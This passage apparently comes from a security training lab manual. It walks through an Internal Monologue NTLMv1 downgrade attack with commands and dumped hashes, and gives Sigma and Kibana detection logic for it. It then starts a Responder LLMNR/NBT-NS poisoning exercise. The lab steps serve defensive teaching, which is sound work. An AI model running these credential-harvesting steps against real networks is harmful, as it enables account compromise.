
Unfortunately, the compiled version of the Internal-Monologue tool on CommandoVM uses an older version of the .NET framework, which will not execute on our target machine. We'll thus need to recompile it.

Please open Visual Studio 2019 from the Desktop shortcut. The Desktop shortcut has been configured to open Visual Studio in an **elevated mode**. If you launch Visual Studio in any other form (e.g., through the taskbar, please right-click and select `Run as Administrator`).


Once Visual Studio is opened, please select `Open a project or solution` and navigate to `C:\Tools\Internal-Monologue\InternalMonologue.sln`. Once it's open, please right-click `InternalMonologueExe` in the `Solution Explorer` window to the right. In the menu, please select `Properties`.



In the Properties window, please change the "Target framework" from `.NET Framework 3.5` to `.NET Framework 4.5`. You will need to confirm by clicking "Yes". Ultimately, the result should look like this:



Let's now build the solution. Please make sure that `Release` is selected and click "Build" - "Build Solution".




In a few seconds, the solution should be built.


The bottom-pane's "Output" tab should give a similar output as below:

```
1>------ Build started: Project: InternalMonologueExe, Configuration: Release
Any CPU ------
2>------ Build started: Project: InternalMonologueDll, Configuration: Release
Any CPU ------
2>C:\Tools\Internal-
Monologue\InternalMonologue\InternalMonologue.cs(32,39,32,43): warning CS0649:
Field 'InternalMonologue.TOKEN_USER.User' is never assigned to, and will
always have its default value
2>  InternalMonologueDll -> C:\Tools\Internal-
Monologue\InternalMonologueDll\bin\Release\InternalMonologueDll.dll
1>C:\Tools\Internal-
Monologue\InternalMonologue\InternalMonologue.cs(32,39,32,43): warning CS0649:
Field 'InternalMonologue.TOKEN_USER.User' is never assigned to, and will
always have its default value
1>  InternalMonologueExe -> C:\Tools\Internal-
Monologue\InternalMonologueExe\bin\Release\InternalMonologue.exe
========== Build: 2 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```

The executable is located in `C:\Tools\Internal-Monologue\InternalMonologueExe\bin\Release`. Please browse this folder in an explorer window on your CommandoVM and copy it:




As we did in the previous labs, let's open an RDP connection to the WIN10 machine (`192.168.20.105`) using the `SEC699-20\student` account (password `Sec699!!`). Please paste the InternalMonologue.exe in the Downloads folder of the `student` user:



Step 3: Performing an Internal Monologue Attack

Once the payload is dropped, we will need a shell to execute the binary on our target machine. Using the Windows start-menu's search function, locate and launch the *"Command Prompt"*. As explained during the course, the InternalMonologue tool forces an NTLMv1 downgrade attack, which requires modifications in the HKLM registry hive. This requires administrative privileges.

On the target machine, search for `Command Prompt`.




Run the following command to open an elevated `Command Prompt` and enter the requested credentials.

```
runas /user:sec699-20\student_ladm "powershell.exe"
```

Within the administrative command prompt, let's execute the InternalMonologue binary:

```
C:\Users\student\Downloads\InternalMonologue.exe
```



The command should provide the following output:

```
student_ladm::sec699-
20:7db528b90bc55fc579201030d543a563b8b70fa70e62e6f7:7db528b90bc55fc579201030d54


student::sec699-
20:7db528b90bc55fc579201030d543a563b8b70fa70e62e6f7:7db528b90bc55fc579201030d54
```

Let's disect the output of the student_ladm entry:

- `student_ladm` is of course the user
- `sec699- 20` is the domain
- `7db528b90bc55fc579201030d543a563b8b70fa70e62e6f7` is the NTLMv1 response
- `7db528b90bc55fc579201030d543a563b8b70fa70e62e6f7` is the NTLMv1 response again
- `1122334455667788` is the NTLMv1 challenge (which is set to this value by InternalMonologue). NTLMv1 rainbow tables available online also typically use this challenge!

The next step would be to launch a password attack against this challenge-response online. For our purposes, however, this is sufficient and we will now look at detection opportunities!

Objective 2: Detecting the Internal Monologue Attack

In order to execute this part of the lab, please exit all RDP sessions you may still have open and fall back to your CommandoVM machine.

As indicated during the lecture, the Internal Monologue attack adapts specific registry settings to enable an NTLMv1 downgrade attack. This opens up excellent opportunities for detection!

Step 1: Required Log Sources

Sysmon

> Event ID 13: RegistryEvent (Value Set)
>
> This Registry event type identifies Registry value modifications. The event records the value written for Registry values of type DWORD and QWORD.
>
> *Source: docs.microsoft.com*

Step 2: Detection Logic

As discussed, there are three main registry keys that are adapted by the Internal Monologue attack:

- HKLM\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel
- HKLM\System\CurrentControlSet\Control\Lsa\MSV1_0\NtlmMinClientSec
- HKLM\System\CurrentControlSet\Control\Lsa\MSV1_0\RestrictSendingNTLMTraffic


This provides an "easy" detection method, as these keys should typically not be adapted, unless a (insecure) configuration change occurs. The community Sigma rule implements this logic:

```
action: global
title: NetNTLM Downgrade Attack
id: d67572a0-e2ec-45d6-b8db-c100d14b8ef2
description: Detects post exploitation using NetNTLM downgrade attacks
references:
    - https://www.optiv.com/blog/post-exploitation-using-netntlm-downgrade-attacks
author: Florian Roth
date: 2018/03/20
tags:
    - attack.credential_access
    - attack.t1212
detection:
    condition: 1 of them
falsepositives:
    - Unknown
level: critical
---
logsource:
    product: windows
    service: sysmon
detection:
    selection1:
        EventID: 13
        TargetObject:
            - '*SYSTEM\\*ControlSet*\Control\Lsa\lmcompatibilitylevel'
            - '*SYSTEM\\*ControlSet*\Control\Lsa*\NtlmMinClientSec'
            - '*SYSTEM\\*ControlSet*\Control\Lsa*\RestrictSendingNTLMTraffic'
---
# Windows Security Eventlog: Process Creation with Full Command Line
logsource:
    product: windows
    service: security
    definition: 'Requirements: Audit Policy : Object Access > Audit Registry
(Success)'
detection:
    selection2:
        EventID: 4657
        ObjectName: '\REGISTRY\MACHINE\SYSTEM\\*ControlSet*\Control\Lsa*'
        ObjectValueName:
            - 'LmCompatibilityLevel'
            - 'NtlmMinClientSec'
            - 'RestrictSendingNTLMTraffic'
```

Step 3: Performing the search

From our ELK stack's Kibana (`http://192.168.20.106:5601`), let's try to identify the Internal Monologue attack. To do so, please go to the "Discover" view (compass icon) and search for a registry value set event (event ID `13`) and look for the above registry keys:

```
event.code: 13 and winlog.event_data.TargetObject :
(*System\\*ControlSet\\Control\\Lsa\\LMCompatibilityLevel or
*System\\*ControlSet\\Control\\Lsa*\\NtlmMinClientSec or
*System\\*ControlSet\\Control\\Lsa*\\RestrictSendingNTLMTraffic)
```



Bonus: Other credential dumping techniques

If you have time left, feel free to try some of the other credential dumping techniques described in the course lecture (Extracting from NTDS.dit or DCSync).

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How the Internal Monologue attack can be executed to avoid touching LSASS to dump credentials
- How this behavior can be detected by leveraging Sysmon's event ID 13 (RegistryValueSet)

As observed in the detection part of the lab, the detection logic is rather solid and allows for precise detection of the registry manipulation done by Internal Monologue!

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 4: Credential Interception

As a first lab of the day, we will leverage the well-known Responder tool for NTLMv2 Challenge/Response interception.

Responder

Responder is an LLMNR, NBT-NS and MDNS poisoner. It will answer to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix (see: http://support.microsoft.com/kb/163409). By default, the tool will only answer to File Server Service request, which is for SMB.

The concept behind this is to target our answers, and be stealthier on the network. This also helps to ensure that we don't break legitimate NBT-NS behavior. You can set the -r option via command line if you want to answer to the Workstation Service request name suffix.

Source: github.com/lgandx/Responder

The objectives have been fully documented step-by-step (including all expected commands and outputs).

Lab Setup and Preparation

As this is the first lab of the day, please open your local student VM and run the following commands to spin up your environment:

```
cd /home/student/Desktop/SEC699-LAB
./manage.sh deploy -t [version_tag] -r [region]
```

Next, please open an RDP session to your CommandoVM.

Objective 1: Intercepting Hashes

Running Responder is not complicated, although it doesn't run on Windows. During this objective, you will hence install and start responder on your C2 stack.

Step 1: Connecting to the C2 Stack

We will deploy Responder on our C2 stack, so we must first off all connect to it. To do so, using any prompt, run a Secure Shell using `ssh`, logging in as the `ansible` user (password `sec699`).

```
ssh ansible@192.168.20.107
```

```
ansible@192.168.20.107's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Fri Mar 13 11:16:58 2020 from 192.168.0.24
```

Step 2: Downloading Responder

Once connected to our C2 stack, we can move on to install responder. To do so, proceed to clone the Git repository using `git`.

```
git clone https://github.com/lgandx/Responder
```

```
Cloning into 'Responder'...
remote: Enumerating objects: 63, done.
remote: Counting objects: 100% (63/63), done.
remote: Compressing objects: 100% (58/58), done.
remote: Total 1533 (delta 14), reused 21 (delta 5), pack-reused 1470
Receiving objects: 100% (1533/1533), 1.69 MiB | 3.66 MiB/s, done.
Resolving deltas: 100% (964/964), done.
```

Step 3: Identifying our Settings

To ensure Responder does not conflict with other tools such as Ubuntu's built-in DNS server, we must make sure to properly configure its network configuration. Responder allows us to specify which network interface and address to use, which we will define during this step.

As we already know which IP address Responder has to bind to, which is our C2 stack's `192.168.20.107` IP, we only have to identify the interface associated to this IP.

Using the `ip` command in combination with `grep`, we can filter out all interfaces that are not of interest.

```
ip a | grep -B 2 192.168.20.107
```

```
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether aa:bb:dd:aa:40:07 brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.107/16 brd 192.168.255.255 scope global dynamic ens192
```

In the above output, the interface name is `ens192` and can be found just after its index number `2`.

Step 4: Starting Responder

We now have all the needed information to spin up Responder. To do so, run the `Responder.py` file from within the downloaded repository with elevated privileges.

```
sudo python3 ./Responder/Responder.py -I ens192 -i 192.168.20.107 -rPvF
```

If everything went well, Responder should be running. Do note that the HTTP (`80`) and HTTPS (`443`) failures are to be expected as these ports are used by Covenant. For readability,

```
                                     __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
[...]

[+] Poisoners:
    LLMNR                     [ON]
    NBT-NS                    [ON]
    DNS/MDNS                  [ON]

[...]

[+] Generic Options:
    Responder NIC             [ens192]
    Responder IP              [192.168.20.107]
    Challenge set             [random]
    Don't Respond To Names    ['ISATAP']



[!] Error starting TCP server on port 80, check permissions or other servers
running.
[!] Error starting SSL server on port 443, check permissions or other servers
running.
[+] Listening for events...
[*] [MDNS] Poisoned answer sent to 192.168.20.101    for name dc.local
[*] [LLMNR]  Poisoned answer sent to 192.168.20.101 for name dc
